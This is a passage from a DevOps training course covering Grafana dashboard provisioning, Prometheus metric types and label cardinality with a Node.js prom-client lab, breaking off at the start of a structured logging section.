3. **Provision a dashboard provider** in `~/l10-prom/grafana/provisioning/dashboards/dashboards.yml`.

```yaml
apiVersion: 1
providers:
  - name: shop-api
    orgId: 1
    folder: Shop API
    type: file
    disableDeletion: true
    allowUiUpdates: false
    updateIntervalSeconds: 30
    options:
      path: /etc/grafana/dashboards
```

`disableDeletion: true` and `allowUiUpdates: false` make Git the source of truth: edits made in the UI can be tried out but will not be saved over the file.

4. **Write the dashboard JSON** `~/l10-prom/grafana/dashboards/shop-api-red.json`: one variable and one panel to start.

```json
{
  "uid": "shop-api-red",
  "title": "shop-api RED",
  "tags": ["shop-api", "red"],
  "schemaVersion": 39,
  "version": 1,
  "editable": true,
  "refresh": "30s",
  "time": { "from": "now-1h", "to": "now" },
  "templating": {
    "list": [
```

```
      {
        "name": "route",
        "label": "Route",
        "type": "query",
        "datasource": { "type": "prometheus", "uid": "prometheus" },
        "query": { "query":
  "label_values(http_request_duration_seconds_count{job=\"shop-api\"}, route)",
  "refId": "routes" },
        "definition": "label_values(http_request_duration_seconds_count{job=\"shop-
  api\"}, route)",
        "refresh": 2,
        "multi": true,
        "includeAll": true,
        "allValue": ".*",
        "current": { "selected": true, "text": ["All"], "value": ["$__all"] }
      }
    ]
  },
  "panels": [
    {
      "id": 1,
      "type": "timeseries",
      "title": "Requests per second",
      "datasource": { "type": "prometheus", "uid": "prometheus" },
      "gridPos": { "h": 8, "w": 12, "x": 0, "y": 0 },
      "targets": [
        {
          "refId": "A",
          "expr": "sum by (route)
  (rate(http_request_duration_seconds_count{job=\"shop-api\", route=~\"$route\"}
  [$__rate_interval]))",
          "legendFormat": "{{route}}"
        }
      ],
      "fieldConfig": { "defaults": { "unit": "reqps", "min": 0 }, "overrides": [] }
    }
  ]
}
```

Check the JSON is valid before starting: `python3 -m json.tool grafana/dashboards/shop-api-red.json > /dev/null && echo valid`.

5. **Start Grafana and verify provisioning from the API.**

```bash
cd ~/l10-prom && docker compose up -d grafana
sleep 10
curl -s -u admin:admin http://localhost:3001/api/datasources | python3 -m json.tool |
  grep -E '"(name|uid|type)"'
curl -s -u admin:admin 'http://localhost:3001/api/search?query=shop-api' | python3 -m
  json.tool | grep -E '"(title|uid|folderTitle)"'
```

Expect the `Prometheus` data source with uid `prometheus`, and the dashboard `shop-api RED` in the folder `Shop API`.

6. **Open it:** http://localhost:3001 (user `admin`, password `admin`; Grafana may ask you to change it, skip for the lab). Go to Dashboards → Shop API → shop-api RED. Change the `Route` dropdown and watch the legend change.
7. **Explore a query ad hoc.** Open Explore (compass icon), pick the Prometheus data source, and run `sum by (route) (rate(http_request_duration_seconds_count[$__rate_interval]))`. Use the *Table* and *Graph* views and the *Inspect → Query* option to see the exact request Grafana sent.
8. **Add the other two RED panels in the UI, then export them into Git.**
   - Edit the dashboard (it is read-only because of `allowUiUpdates: false`; use *Save as* to copy it to a scratch dashboard, or temporarily set `allowUiUpdates: true`).
   - Add *Error ratio*: `sum(rate(http_request_duration_seconds_count{job="shop-api", route=~"$route", status_code=~"5.."}[$__rate_interval])) / sum(rate(http_request_duration_seconds_count{job="shop-api", route=~"$route"}[$__rate_interval]))` with unit *Percent (0.0-1.0)*.
   - Add *p95 latency*: `histogram_quantile(0.95, sum by (le) (rate(http_request_duration_seconds_bucket{job="shop-api", route=~"$route"}[$__rate_interval])))` with unit *seconds*.
   - Click *Export → Export as JSON*, save over `grafana/dashboards/shop-api-red.json`. Within 30 seconds (the `updateIntervalSeconds`) Grafana reloads it. `git diff` now shows exactly what changed.
9. **Optional: import a community dashboard** for a quick infrastructure view. Dashboards → New → Import → enter ID `1860` ("Node Exporter Full") → pick the Prometheus data source. It works against the `node` job from the previous topic.
10. **Stop** (keep files for later topics): `docker compose stop grafana`.

7 Real-world scenario

Illustrative scenario. During a sale, the on-call engineer opens the team's "checkout" dashboard. Latency looks flat. A colleague opens a different copy of "the same" dashboard and sees a spike. The two panels use different windows (`[5m]` vs `[1m]`), one averages per-instance p95s, and one points at the staging data source because someone saved a copy with the wrong default. Ten minutes go to arguing about which graph is true.

The follow-up is boring and effective: a single `shop-api-red` dashboard in Git, data sources provisioned with fixed uids, `$__rate_interval` everywhere, an `$env` variable instead of per-environment copies, and a rule that changes go through a pull request. A deploy annotation

lands on the graphs automatically from the CI pipeline.

Lesson: a dashboard is code that people make decisions with. Version it, review it, and give it one definition.

8 Common mistakes and best practices

Don't

- Edit production dashboards by hand without exporting the change. They will be lost or diverge.
- Reference data sources by display name; renaming one breaks every dashboard. Use a fixed `uid`.
- Build one panel per metric ("wall of graphs"). Nobody can read 60 panels at 3 a.m.
- Use a hard-coded `[5m]` and a different one on each panel; use `$__rate_interval`.
- Leave default admin credentials and anonymous editing on a shared Grafana.
- Put credentials (API tokens, database passwords) in dashboard or data source JSON in Git; use environment variable expansion or secrets.

Do

- Provision data sources and dashboards from files, one source of truth in Git.
- Put the golden signals in the top row and link to deeper dashboards.
- Use variables (`$env`, `$service`, `$route`) to reuse dashboards across services.
- Set units, thresholds, sensible minimums and meaningful panel titles ("p95 latency, seconds", not "Panel 7").
- Keep dashboards fast: limit time range and series count, use recording rules for expensive queries.
- Review dashboard changes in pull requests; lint the JSON in CI.

9 Tasks

- [ ] **T1 — Provision Grafana from files** *(≈45 min, beginner)*
  - **Goal:** Grafana starts with the data source and dashboard already present.
  - **Steps:**
    1. Follow section 6 steps 1-6.
    2. Use the API commands in step 5 to list the data source and dashboard.

- **Done when:** the dashboard `shop-api RED` renders data without you clicking *Add data source* or *Import*.

- [ ] **T2 — Complete the RED dashboard and export it** *(≈60 min, intermediate)*
  - **Goal:** use the UI to design, and Git to own the result.
  - **Steps:**
    1. Add the *Error ratio* and *p95 latency* panels (step 8) and set units and a red threshold at `0.05` on the error panel.
    2. Export JSON over `grafana/dashboards/shop-api-red.json`.
    3. Run `git init` in `~/l10-prom` if needed and `git diff` after a second small change.
  - **Done when:** the file in Git renders all three panels after `docker compose restart grafana`.

- [ ] **T3 — Add variables** *(≈45 min, intermediate)*
  - **Goal:** make one dashboard serve many targets.
  - **Steps:**
    1. Add a query variable `instance` with `label_values(up{job="shop-api"}, instance)` (multi, include All).
    2. Chain it: make the `route` variable depend on `$instance`.
    3. Use `$instance` in all three panel queries.
  - **Done when:** changing `$instance` changes the data on every panel, and `Inspect → Query` shows the substituted value.

- [ ] **T4 — Break it: wrong uid, wrong query** *(≈45 min, intermediate)*
  - **Goal:** recognise common dashboard failures.
  - **Steps:**
    1. Change one panel's `datasource.uid` to `promethus` and reload; note the error message.
    2. Change a panel to `rate(http_request_duration_seconds_count[1s])` and explain why it is empty (fewer than two samples in the window).
    3. Fix both and confirm the dashboard reloads within 30 seconds without a restart.
  - **Done when:** you can state the cause of each symptom and the fix in one sentence each.

- [ ] **T5 — Automate: lint and push in CI** *(≈60 min, advanced)*
  - **Goal:** treat dashboards like any other build artifact.
  - **Steps:**

1. Write a script that fails when a dashboard in `grafana/dashboards/` is invalid JSON, lacks a `uid`, or contains a datasource referenced by name rather than uid (`jq -e '.uid and .title and (.panels | length > 0)' grafana/dashboards/*.json` is a start).
2. Add it as a CI step (see GitHub Actions Pipelines §5.2).
3. Stretch: push a dashboard through the API with a service account token: `POST /api/dashboards/db` with `{"dashboard": {...}, "overwrite": true}`.

- **Done when:** a pull request with a broken dashboard fails the check and a valid one passes.

☐ **T6 — Prove it: design a dashboard from a question** *(≈60 min, advanced)*

- **Goal:** defend design choices, not just reproduce steps.
- **Steps:**
  1. Without the guide, build a one-row "is shop-api healthy?" dashboard: traffic, error ratio, p95, and one saturation panel (event loop lag or memory).
  2. Provision it from files in a fresh Grafana container.
  3. Explain to a teammate why each panel is there and what action a red value triggers.
- **Done when:** the dashboard comes up from `docker compose up` alone and your explanation names an action for every panel.

10 Self-check questions

1. Why give a provisioned data source a fixed `uid`?
2. What is `$__rate_interval` and why is it better than `[5m]` in a dashboard?
3. What do `allowUiUpdates: false` and `disableDeletion: true` protect against?
4. Name three ways to keep dashboards as code and one downside of exported JSON.
5. A panel shows "No data" for a query that works in Prometheus. List two likely causes.

ANSWERS

1. Dashboard JSON refers to data sources by uid. A fixed uid means the dashboard works in any Grafana instance created from the same files, and renaming the data source does not break it.
2. A window Grafana computes from the scrape interval and graph zoom (at least four scrape intervals). It avoids empty graphs when zoomed in and over-smoothing when zoomed out.
3. Accidental edits and deletions through the UI that would make the running dashboard differ from Git.

4. Exported JSON in Git, generated JSON (Jsonnet/Grafonnet or the Foundation SDK), Terraform or API pushes, ConfigMaps with a sidecar or an operator. Exported JSON produces noisy diffs and is hard to reuse across dashboards.
5. The panel's data source uid is wrong or points at another environment; a variable value substituted into the query matches nothing (for example `route=~"$route"` with an empty selection); the time range or rate window is too short.

11 Further reading

- Grafana documentation (grafana.com/docs/grafana): "Provision Grafana", "Variables", "Dashboards best practices", "Dashboard JSON model".
- The Grafana Foundation SDK and Grafonnet documentation for generating dashboards from code.
- monitoring-mixins project (monitoring.mixins.dev) for production-grade Jsonnet dashboards and alerts.
- *Site Reliability Engineering* (Google) chapter on monitoring distributed systems, for what belongs on a dashboard.
- See also: What to Monitor §10.11, Terraform CI/CD §7.7.

10.4 Counters, Gauges, Histograms and Summaries

Topic 4 of 11 | ~3 hours | Difficulty: Intermediate

1 What it is

A **metric** is a named number that your program exposes so a monitoring system can read it repeatedly. Prometheus defines four **metric types**, which differ in what the number *means* and therefore in how you may query it:

- **Counter** - a number that only goes up (and resets to zero when the process restarts). "Requests served so far."
- **Gauge** - a number that goes up and down. "Connections open right now", "memory in use", "queue depth".
- **Histogram** - counts of observations falling into pre-defined **buckets** (plus a sum and a count). "How many requests took less than 100 ms, less than 250 ms, less than 500 ms...". Percentiles are estimated from it at query time.
- **Summary** - like a histogram, but the percentiles (**quantiles**) are computed inside the application and exposed directly.

Every distinct combination of **labels** on a metric creates its own time series. The number of such series is the metric's **cardinality**, and it is the single biggest operational risk in this topic.

2 Why it matters in DevOps

- **Picking the wrong type gives wrong answers.** A gauge used for "total requests" loses data every restart; an average used for latency hides the slowest users; a summary cannot be combined across 20 pods.
- **Cardinality is what takes Prometheus down.** One engineer adding `user_id` as a label can create millions of series, exhaust memory and blind the whole team's monitoring. Hosted metric services typically bill by active series, so the same mistake becomes a bill.

- **You are the one instrumenting.** DevOps engineers write exporters, review application pull requests and decide which metrics a service must expose. Good metrics are designed, not sprinkled.

3 Real-world system example

Kubernetes components. The API server exposes the histogram `apiserver_request_duration_seconds` (labelled by verb, resource and more), and the counter `apiserver_request_total` (labelled by verb, code and more). Cluster operators compute request rate, error rate and latency percentiles from exactly these. Kubernetes labels its metrics with stability levels (alpha, beta, stable) and has changed or removed labels and buckets on some metrics over time precisely because of cardinality and cost, which is a good illustration of why the label set is part of the metric's public contract.

Hosted Prometheus services (Grafana Cloud, Amazon Managed Service for Prometheus and similar) price largely on active series or ingested samples, so teams there run cardinality reports and drop labels or whole metrics before data leaves the cluster.

4 Diagram

Choosing the type:



What are you measuring?
Only ever increases?
events, requests, errors, bytes
yes
no
Counter
query with rate or increase
A current level that
goes up and down?
yes
no, a distribution
of durations or sizes
Gauge
query directly, avg, max, deriv
Need percentiles across
several instances?
yes
no, single process
and exact quantiles
Histogram
histogram_quantile on
summed buckets
Summary
read quantile series directly

Figure 10.4-1

How a histogram turns one observation into cumulative buckets (buckets are `le`, "less than or equal"):




Figure 10.4-2

5 How it works

Type	Exposed series	Query pattern	Use for	Never use for
Counter	`name_total`	`rate(name_total[5m])`, `increase(...)`	requests, errors, bytes sent, jobs finished	values that can decrease
Gauge	`name`	`name`, `avg_over_time`, `max_over_time`, `deriv`	memory, queue depth, pool connections, temperature, "last deploy time"	event counts (a restart loses them)
Histogram	`name_bucket{le="..."}`, `name_sum`, `name_count`	`histogram_quantile(0.95, sum by (le) (rate(name_bucket[5m])))`	request latency, response size, anything you want percentiles or SLO ratios for	unbounded values with no sensible bucket range

Type	Exposed series	Query pattern	Use for	Never use for
Summary	`name{quantile="0.99"}`, `name_sum`, `name_count`	read the `quantile` series; `rate(sum)/rate(count)` for the mean	per-process quantiles that need to be exact	anything you aggregate across instances

Histogram vs summary. Prefer histograms: they aggregate across instances (add the buckets), the quantile is chosen at query time, and you can compute "fraction of requests faster than 300 ms" from one bucket. The price is that the percentile is an *estimate* (linear interpolation inside a bucket), so buckets must bracket your target. A summary gives exact quantiles per process but you cannot average or combine them, and the quantiles are fixed in code.

A worked histogram estimate. Suppose 20 requests produce cumulative counts: `le=0.1` is 9, `le=0.25` is 20. The median is the 10th observation, which falls in the `(0.1, 0.25]` bucket, so the estimate is `0.1 + (0.25 - 0.1) * (10 - 9) / (20 - 9) = 0.114` seconds. If your buckets were only `le=1` and `le=+Inf`, every answer would be "somewhere under 1 second". Bucket design decides precision.

Buckets. The prom-client default is exponential from 5 ms to 10 s. Better: choose boundaries around your SLO and your real distribution, e.g. `[0.025, 0.05, 0.1, 0.25, 0.5, 1, 2.5]` for a service with a 500 ms target. More buckets = more series (each bucket is a series per label combination). Newer Prometheus versions also support **native histograms**, which use dynamic high-resolution buckets in a single series; they are opt-in and still require client and server support, so this topic uses classic histograms.

Naming conventions (Prometheus best practices):

- `snake_case`, with an application prefix: `shop_orders_total`.
- Counters end in `_total`.
- Use **base units** and name them: `_seconds`, `_bytes` (never milliseconds or megabytes), `_ratio` for 0-1 values.
- A metric name describes *what* is measured; **labels** describe the dimension. Not `orders_ok_total` and `orders_failed_total`, but `shop_orders_total{outcome="ok"}`.
- A metric should have one meaning: avoid summing things that should not be summed across a label.

Cardinality, with numbers. Series count = product of the distinct values of every label (and a histogram multiplies that by its buckets, because each bucket, the `+Inf` bucket, `_sum` and `_count` are all separate series). A latency histogram with 7 routes, 5 status codes and 10 bucket boundaries is `7 x 5 x (10 + 1 + 2) = 455` series per instance; across 20 pods, 9,100.

Add `user_id` with a million values and it becomes billions of potential series. Memory cost is roughly proportional to *active* series (a few kilobytes each, depending on version and labels), so the limit is reached surprisingly fast.

Safe labels (bounded)	Dangerous labels (unbounded)
`method`, `status_code`, `route` (the pattern `/users/:id`), `outcome`, `region`, `version`	`user_id`, `email`, `request_id`, `trace_id`, full URL path with ids, `error_message`, timestamps, IP addresses

Put unbounded values in logs and traces, where one record per event is the design.

Guard rails in Prometheus: per-scrape `sample_limit` and `label_limit` in `scrape_configs` make a misbehaving target fail its scrape instead of flooding the server; `metric_relabel_configs` with `action: drop` removes an offending metric or label; the TSDB status page (Status → TSDB Status) lists the highest-cardinality metrics and labels.

Instrumenting well. Instrument at boundaries: incoming requests (rate, errors, duration), outgoing calls to dependencies, queues (depth, age of oldest item), resource pools (in use, waiting) and business events (orders, payments). Create counter label combinations you care about at startup with `inc(labels, 0)`, because a series that has never been incremented does not exist and `rate()` / `increase()` of a missing series returns nothing.

6 Step-by-step guide

Prerequisites: Node.js 22 or newer, `curl`. Optional: the Prometheus stack from Prometheus and PromQL §10.2 to query the results. No cost.

1. **Create the project.**

```bash
mkdir -p ~/l10-metrics && cd ~/l10-metrics
npm init -y >/dev/null && npm install express prom-client
```

2. **Write `metrics-lab.js`:** one metric of each type, plus a deliberate cardinality mistake.

```js
const express = require('express');
const client = require('prom-client');

const register = new client.Registry();
client.collectDefaultMetrics({ register });

// COUNTER: only goes up. Name ends in _total.
const orders = new client.Counter({
  name: 'shop_orders_total',
```

```
  help: 'Orders processed, by outcome',
  labelNames: ['outcome'],
  registers: [register],
});
orders.inc({ outcome: 'ok' }, 0); // pre-create the series so rate() and alerts see it
  from the start
orders.inc({ outcome: 'failed' }, 0);

// GAUGE: goes up and down. Set from a collect() callback so it is read at scrape
  time.
const pool = { total: 10, idle: 7, waiting: 0 }; // stand-in for a real pg Pool
const poolConnections = new client.Gauge({
  name: 'shop_db_pool_connections',
  help: 'Database pool connections by state',
  labelNames: ['state'],
  registers: [register],
  collect() {
    this.set({ state: 'total' }, pool.total);
    this.set({ state: 'idle' }, pool.idle);
    this.set({ state: 'waiting' }, pool.waiting);
  },
});
const deployTime = new client.Gauge({
  name: 'shop_last_deploy_timestamp_seconds',
  help: 'Unix time of the last deploy',
  registers: [register],
});
deployTime.setToCurrentTime();

// HISTOGRAM: buckets chosen around the latency target (0.5 s). Aggregatable across
  instances.
const duration = new client.Histogram({
  name: 'shop_http_request_duration_seconds',
  help: 'HTTP request latency',
  labelNames: ['route'],
  buckets: [0.025, 0.05, 0.1, 0.25, 0.5, 1, 2.5],
  registers: [register],
});

// SUMMARY: quantiles computed inside this process. Cannot be aggregated across
  instances.
const payment = new client.Summary({
  name: 'shop_payment_duration_seconds',
  help: 'Payment provider call duration',
  percentiles: [0.5, 0.9, 0.99],
  maxAgeSeconds: 600,
  ageBuckets: 5,
  registers: [register],
});

// ANTI-PATTERN on purpose: a label whose values are unbounded.
const bad = new client.Counter({
  name: 'shop_bad_requests_total',
```

```
  help: 'Do not do this',
  labelNames: ['user'],
  registers: [register],
});

const app = express();
app.get('/order', async (req, res) => {
  const stop = duration.startTimer({ route: '/order' });
  const pay = payment.startTimer();
  await new Promise((r) => setTimeout(r, 20 + Math.random() * 200));
  pay();
  const ok = Math.random() > 0.1;
  orders.inc({ outcome: ok ? 'ok' : 'failed' });
  stop();
  res.status(ok ? 200 : 500).json({ ok });
});
app.get('/bad', (req, res) => {
  bad.inc({ user: req.query.user || 'anonymous' }); // one new series per distinct
  user
  res.json({ counted: true });
});
app.get('/metrics', async (req, res) => {
  res.set('Content-Type', register.contentType);
  res.end(await register.metrics());
});
app.listen(3000, () => console.log('metrics lab on :3000'));
```

3. **Run it and generate orders.**

```bash
node metrics-lab.js &
sleep 1; for i in $(seq 20); do curl -s -o /dev/null localhost:3000/order; done
```

4. **Read the counter and the gauges.**

```bash
curl -s localhost:3000/metrics | grep -E '^shop_(orders_total|db_pool|last_deploy)'
```

Similar to:

```
shop_orders_total{outcome="ok"} 19
shop_orders_total{outcome="failed"} 1
shop_db_pool_connections{state="total"} 10
shop_db_pool_connections{state="idle"} 7
shop_db_pool_connections{state="waiting"} 0
shop_last_deploy_timestamp_seconds 1791531800.711
```

Run the order loop again and note that the counter only grows; the pool gauge is read fresh at every scrape.

5. **Read the histogram and the summary.**

```bash
curl -s localhost:3000/metrics | grep -E
  '^shop_(http_request|payment)_duration_seconds'
```

Similar to:

```
shop_http_request_duration_seconds_bucket{le="0.1",route="/order"} 9
shop_http_request_duration_seconds_bucket{le="0.25",route="/order"} 20
shop_http_request_duration_seconds_bucket{le="+Inf",route="/order"} 20
shop_http_request_duration_seconds_sum{route="/order"} 2.40
shop_http_request_duration_seconds_count{route="/order"} 20
shop_payment_duration_seconds{quantile="0.99"} 0.214
shop_payment_duration_seconds_count 20
```

Buckets are **cumulative**: the `0.25` count includes everything counted in `0.1`. Estimate the median by hand with the formula in section 5, using your own numbers.

6. **Cause a cardinality explosion on purpose.**

```bash
echo "series before: $(curl -s localhost:3000/metrics | grep -vc '^#')"
for i in $(seq 200); do curl -s -o /dev/null "localhost:3000/bad?user=u$i"; done
echo "series after:  $(curl -s localhost:3000/metrics | grep -vc '^#')"
```

The count grows by 200: one new series per user. In production each is stored for every scrape, forever (until it goes stale).

7. **(Optional) Scrape it with Prometheus and find the culprit.** Add `host.docker.internal:3000` (or the container name) as a target in your `prometheus.yml`, then run:

```promql
count({__name__=~"shop_.*"})
count by (__name__) ({__name__=~"shop_.*"})
topk(5, count by (__name__) ({__name__=~".+"}))
```

The last query is expensive on a large server; use it on the lab, and use Status → TSDB Status in the UI for real systems.

8. **Fix it.** Stop the app (`kill %1`). Delete the `bad` counter and the `/bad` route. If you must keep per-user detail, log it (see Structured Logging §10.5) instead of labelling it.

7 Real-world scenario

Illustrative scenario. A developer wanted to debug a slow endpoint for specific customers and added the full request path as a label: `http_requests_total{path="/orders/8f3a..."}`. Within a day the Prometheus pod was OOM-killed and restarted in a loop; each restart replayed the write-ahead log and ran out of memory again. Dashboards and alerts were blind during the next incident.

The on-call engineer restored service by raising the memory limit temporarily, then used the TSDB status page to find the metric with millions of series. A `metric_relabel_configs` rule dropped the `path` label at the scrape layer, and a `sample_limit` was added so one bad target fails its own scrape rather than the server. The permanent fix was code: the label became the *route pattern* (`/orders/:id`), and the customer-specific question moved to structured logs and traces.

Lesson: labels are for dimensions you aggregate by. If you would never write `sum by (this_label)`, it does not belong on a metric.

8 Common mistakes and best practices

Don't

- Put user ids, request ids, emails, raw URLs or error messages in labels.
- Use a gauge for something that should be a counter (you lose increments across restarts and cannot `rate()` it).
- Take `rate()` of a gauge, or read a counter without `rate()`.
- Average summary quantiles from several pods, or average histogram quantiles.
- Use the default buckets blindly when your SLO is at 300 ms and almost everything lands in one bucket.
- Rename or change the meaning of an exposed metric silently; dashboards and alerts depend on it.

Do

- Use counters for events, gauges for levels, histograms for latency and sizes.
- Name with units and `_total`; use base units (seconds, bytes).
- Keep every label bounded and documented; add a rough series budget per service.
- Pre-initialise important label combinations to zero so alerts and `rate()` work from the first scrape.
- Instrument the four golden signals first; add business metrics after.

- Set `sample_limit` on scrape jobs and review the TSDB status page regularly.

9 Tasks

- [ ] **T1 — Meet the four types** *(≈30 min, beginner)*
  - **Goal:** see each type's exposition format.
  - **Steps:**
    1. Run section 6 steps 1-5.
    2. For each of the five `shop_*` metrics, write its type and one PromQL expression you would use to chart it.
  - **Done when:** your table has counter → `rate`, gauge → direct, histogram → `histogram_quantile` and summary → direct quantile series.
- [ ] **T2 — Estimate a percentile by hand** *(≈30 min, intermediate)*
  - **Goal:** understand what `histogram_quantile` does.
  - **Steps:**
    1. Send 50 requests to `/order`; copy the `_bucket` lines.
    2. Calculate the median and p90 using linear interpolation inside the bucket that contains the rank.
    3. Compare with `shop_payment_duration_seconds{quantile="0.5"}` (a different metric, but a similar shape), and with `histogram_quantile` in Prometheus if you scraped it.
  - **Done when:** your hand calculation is within one bucket width of the Prometheus result and you can explain the gap.
- [ ] **T3 — Instrument a new endpoint properly** *(≈45 min, intermediate)*
  - **Goal:** apply naming, types and label discipline.
  - **Steps:**
    1. Add `GET /search?q=...`. Record a histogram `shop_search_duration_seconds` with label `outcome` (`hit` / `miss`), and a counter `shop_search_results_total`.
    2. Do **not** label by query text. Log the query text instead.
    3. Add `shop_search_inflight` as a gauge using `inc()` and `dec()` around the handler.
  - **Done when:** `/metrics` shows all three, with no unbounded label, and `shop_search_inflight` returns to 0 after the requests finish.
- [ ] **T4 — Break it: cardinality bomb and its fix** *(≈45 min, intermediate)*
  - **Goal:** detect, measure and stop an explosion.

- **Steps:**
  1. Scrape the lab with Prometheus (step 7) and run the `/bad` loop with 2000 users.
  2. Find the offending metric with `topk` and the TSDB status page.
  3. Add `metric_relabel_configs` that drops `shop_bad_requests_total`, and a `sample_limit: 1000` to the job; reload, and show what the target status says when the limit is exceeded.
- **Done when:** the bad metric no longer appears and you can show the scrape error caused by `sample_limit` in `/targets`.

☐ **T5 — Choose buckets for an SLO** *(≈45 min, advanced)*

- **Goal:** make a histogram answer an SLO question accurately.
- **Steps:**
  1. State an SLO: "99% of `/order` requests complete within 300 ms".
  2. Redefine the histogram buckets with a boundary at exactly `0.3`.
  3. Write the PromQL for the fraction under target: `sum(rate(..._bucket{le="0.3"}[5m])) / sum(rate(..._count[5m]))`.
- **Done when:** the query returns a value you can compare to 0.99, and you can say why a missing `0.3` bucket would make it unusable.

☐ **T6 — Prove it: type and cardinality review** *(≈45 min, advanced)*

- **Goal:** review someone else's instrumentation like a senior engineer.
- **Steps:**
  1. Write down five proposed metrics for `shop-api` (for example `active_users` with `user_id` label, `request_count`, `latency_ms` average gauge, `cache_hits`, `queue_size`).
  2. Fix each: correct type, name, unit, labels, and estimate the series count.
  3. Explain your corrections out loud.
- **Done when:** every fixed metric has a justified type, unit and bounded labels, and the total series estimate for 20 pods fits a stated budget.

10 Self-check questions

1. Why can you not use a gauge for "total requests served"?
2. What does the `le` label mean, and why are histogram buckets cumulative?
3. Why can't you average the p99 of several instances, and what do you do instead?

4. How many series does a histogram with 4 routes, 3 status codes and 10 bucket boundaries create per instance?
5. Name three labels you must never use and where that information belongs instead.
6. Why pre-initialise counters with `inc(labels, 0)`?

ANSWERS

1. A gauge can go down and is typically reset or recreated on restart; you would lose increments and could not use `rate()` correctly. A counter's resets are detected and handled by `rate()`.
2. `le` is "less than or equal"; each bucket counts observations at or below its boundary, so counts are cumulative and the `+Inf` bucket equals `_count`. This lets buckets be summed across instances and quantiles interpolated.
3. Quantiles are not additive. Sum the `_bucket` rates across instances and run `histogram_quantile` on the sum.
4. 4 x 3 x (10 bucket boundaries + the `+Inf` bucket + `_sum` + `_count`) = 4 x 3 x 13 = 156 series per instance.
5. `user_id`, `request_id`, `email` (also full URLs, error messages). They belong in logs and trace attributes.
6. A series that was never incremented does not exist, so `rate()`, `increase()` and "errors are zero" alerts have nothing to evaluate until the first event; pre-creating at zero makes them work from the first scrape.

11 Further reading

- Prometheus documentation (prometheus.io/docs): "Metric types", "Instrumentation best practices", "Metric and label naming", "Histograms and summaries".
- `prom-client` README (npm) for the Node.js API; the equivalent client libraries exist for Go, Python, Java and others.
- *Prometheus: Up & Running* by Brian Brazil, chapters on instrumentation and cardinality.
- OpenTelemetry documentation: "Metrics" (instrument types) for how these map to OTel.
- See also: Prometheus and PromQL §10.2, What to Monitor §10.11.

10.5 Structured Logging

Topic 5 of 11 | ~3 hours | Difficulty: Beginner

1 What it is

A **log** is a timestamped record of something that happened in a program. **Unstructured** logging writes sentences: `Order 8231 created for user 42 in 120ms`. To find "all orders over 100 ms" you must write a regular expression that breaks the next time someone rewords the message.

Structured logging writes each event as data, almost always one **JSON** object per line (also called JSON Lines or NDJSON):

```json
{"level":"info","time":"2026-10-09T10:15:42.123Z","service":"shop-api","msg":"order
